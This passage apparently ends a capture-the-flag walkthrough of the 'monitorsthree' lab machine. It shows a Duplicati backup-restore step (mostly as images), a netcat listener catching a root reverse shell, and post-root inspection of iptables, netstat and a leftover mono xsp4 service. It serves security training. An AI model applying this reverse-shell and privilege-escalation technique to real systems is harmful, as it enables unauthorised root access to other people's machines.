
Next time: 01 : 00 p.m. | 2025 - 08 - 13

Run again every: 1 | Days


Allowed days

- Mon
- Tue
- Wed
- Thu
- Fri
- Sat
- Sun


< Previous | Next >



Refresh the main, then it shows the backup



Let's go to restore the file



Start the listener

```
└─── $rlwrap nc -vnlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.30 48098
bash: cannot set terminal process group (20515): Inappropriate ioctl for device
bash: no job control in this shell
root@monitorsthree:~#
```

I get root!

Beyond root

I can see why port 8084 is filtered in iptables

```
root@monitorsthree:~# iptables --list
iptables --list

Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             anywhere             tcp dpt:8084
ACCEPT     tcp  --  localhost            anywhere             tcp dpt:8084
DROP       tcp  --  anywhere             anywhere             tcp dpt:8084
ACCEPT     tcp  --  localhost            anywhere             tcp dpt:8084
```

netstat shows it's mono

```
root@monitorsthree:~# netstat -tlnp
netstat -tlnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:41333         0.0.0.0:*               LISTEN      1228/containerd
tcp        0      0 127.0.0.1:8200          0.0.0.0:*               LISTEN      1632/docker-proxy
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1261/sshd: /usr/sbi
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1295/nginx: master
tcp        0      0 0.0.0.0:8084            0.0.0.0:*               LISTEN      1253/mono
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      640/systemd-resolve
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      1336/mariadbd
tcp6       0      0 :::22                   :::*                    LISTEN      1261/sshd: /usr/sbi
tcp6       0      0 :::80                   :::*                    LISTEN      1295/nginx: master
```

```
root@monitorsthree:~# ps -fp 1253
ps -fp 1253
UID          PID    PPID  C STIME TTY          TIME CMD
www-data    1253       1  0 01:57 ?        00:00:00 /usr/bin/mono /usr/lib/mono/4.5/xsp4.exe --port 8084 --address 0.0.0.0 --appconfigdir /etc/xsp4 --nonstop
```

/etc/xsp4 shows

```
root@monitorsthree:~# tree /etc/xsp4
tree /etc/xsp4
/etc/xsp4
├── conf.d
│   └── monodoc-http
│       └── 10_monodoc-http
└── debian.webapp

2 directories, 2 files
```


debian.webapp shows

```
root@monitorsthree:~# cat /etc/xsp4/debian.webapp
cat /etc/xsp4/debian.webapp
<apps>
  <web-application>
    <name>monodoc</name>
    <vpath>/monodoc</vpath>
    <path>/usr/share/monodoc/web</path>
  </web-application>
</apps>
```

It shows that it's just mono document page, so I can't see any page content

```
root@monitorsthree:~# curl http://127.0.0.1:8084
curl http://127.0.0.1:8084
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--  0:00:04 --:--:--     0
  0     0    0     0    0     0      0      0 --:--:--  0:00:05 --:--:--     0
  0     0    0     0    0     0      0      0 --:--:--  0:00:07 --:--:--     0
```

I can't see anything if I forward the port and see it in the browser



It just waits continuously. I don't know why mono is running, but I guess it's leftover or default configuration for duplicati or mono installation.

```
www-data    1253       1  0 01:57 ?        00:00:00 /usr/bin/mono /usr/lib/mono/4.5/xsp4.exe --port 8084 --address 0.0.0.0 --appconfigdir /etc/xsp4 --nonstop
```

```
root        1348       1  0 01:57 ?        00:00:08 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root        1632    1348  0 01:57 ?        00:00:00  \_ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8200 -container-ip 172.18.0.2 -container-por
t 8200
root        1652       1  0 01:57 ?        00:00:06 /usr/bin/containerd-shim-runc-v2 -namespace moby -id c6f014fbbd517eeea9c926a31b1aa25f238887c8fe948e8448f98cc578
a98efd -address /run/containerd/containerd.sock
root        1672    1652  0 01:57 ?        00:00:00  \_ /package/admin/s6/command/s6-svscan -d4 -- /run/service
root        1741    1672  0 01:57 ?        00:00:00      \_ s6-supervise s6-linux-init-shutdownd
root        1744    1741  0 01:57 ?        00:00:00      |   \_ /package/admin/s6-linux-init/command/s6-linux-init-shutdownd -d3 -c /run/s6/basedir -g 3000 -C -B
root        1764    1672  0 01:57 ?        00:00:00      \_ s6-supervise s6rc-oneshot-runner
root        1775    1764  0 01:57 ?        00:00:00      |   \_ /package/admin/s6/command/s6-ipcserverd -1 -- /package/admin/s6/command/s6-ipcserver-access -v0 -E
-l0 -i data/rules -- /package/admin/s6/command/s6-sudod -t 30000 -- /package/admin/s6-rc/command/s6-rc-oneshot-run -l ../.. --
root        1765    1672  0 01:57 ?        00:00:00      \_ s6-supervise svc-cron
root        1869    1765  0 01:57 ?        00:00:00      |   \_ bash ./run svc-cron
root        1881    1869  0 01:57 ?        00:00:00      |       \_ sleep infinity
root        1766    1672  0 01:57 ?        00:00:00      \_ s6-supervise s6rc-fdholder
root        1767    1672  0 01:57 ?        00:00:00      \_ s6-supervise svc-duplicati
root        1871    1767  0 01:57 ?        00:00:00          \_ mono Duplicati.Server.exe --webservice-interface=any --server-datafolder=/config --webservice-allow
ed-hostnames=*
root        1886    1871  0 01:57 ?        00:00:45              \_ /usr/bin/mono-sgen /app/duplicati/Duplicati.Server.exe --webservice-interface=any --server-data
folder=/config --webservice-allowed-hostnames=*
```